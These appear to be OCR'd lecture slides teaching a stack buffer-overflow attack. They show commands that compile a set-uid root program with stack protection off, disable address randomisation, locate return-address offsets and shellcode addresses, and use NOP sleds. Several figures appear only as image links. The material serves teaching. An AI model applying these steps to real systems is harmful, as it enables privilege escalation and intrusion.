
2. Compile set-uid root version of stack.c

```
% gcc -o stack -z execstack -fno-stack-protector stack.c
% sudo chown root stack
% sudo chmod 4755 stack
```

What we expect when a buffer overflow happens

```
$ echo "aaaa" > badfile
$ ./stack
Returned Properly
$
$ echo "aaa ...(100 characters omitted)... aaa" > badfile
$ ./stack
Segmentation fault (core dumped)
```

Conduct Buffer-Overflow Attack:





(1) Load my own code into memory

(2) Somehow get `%eip` to point to it

Creation of The Malicious Input (badfile)

Task A : Find the offset distance between the base of the buffer and return address.
Task B : Find the address to place the shellcode






Finding the Address of the Injected Code

```
#include <stdio.h>
void func(int* a1)
{
   printf(" :: a1's address is 0x%x \n", (unsigned int) &a1);
}

int main()
{
   int x = 3;
   func(&x);
   return 1;
}
```

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ gcc prog.c -o prog
$ ./prog
 :: a1's address is 0xbffff370

$ ./prog
 :: a1's address is 0xbffff370
```

Finding the Address of the Injected Code



Improving Chances of Guessing





Figure 4.6: Using NOP to improve the success rate


Improving our chances: `nop` sleds

`nop` is a single-byte instruction
(just moves to the next instruction)



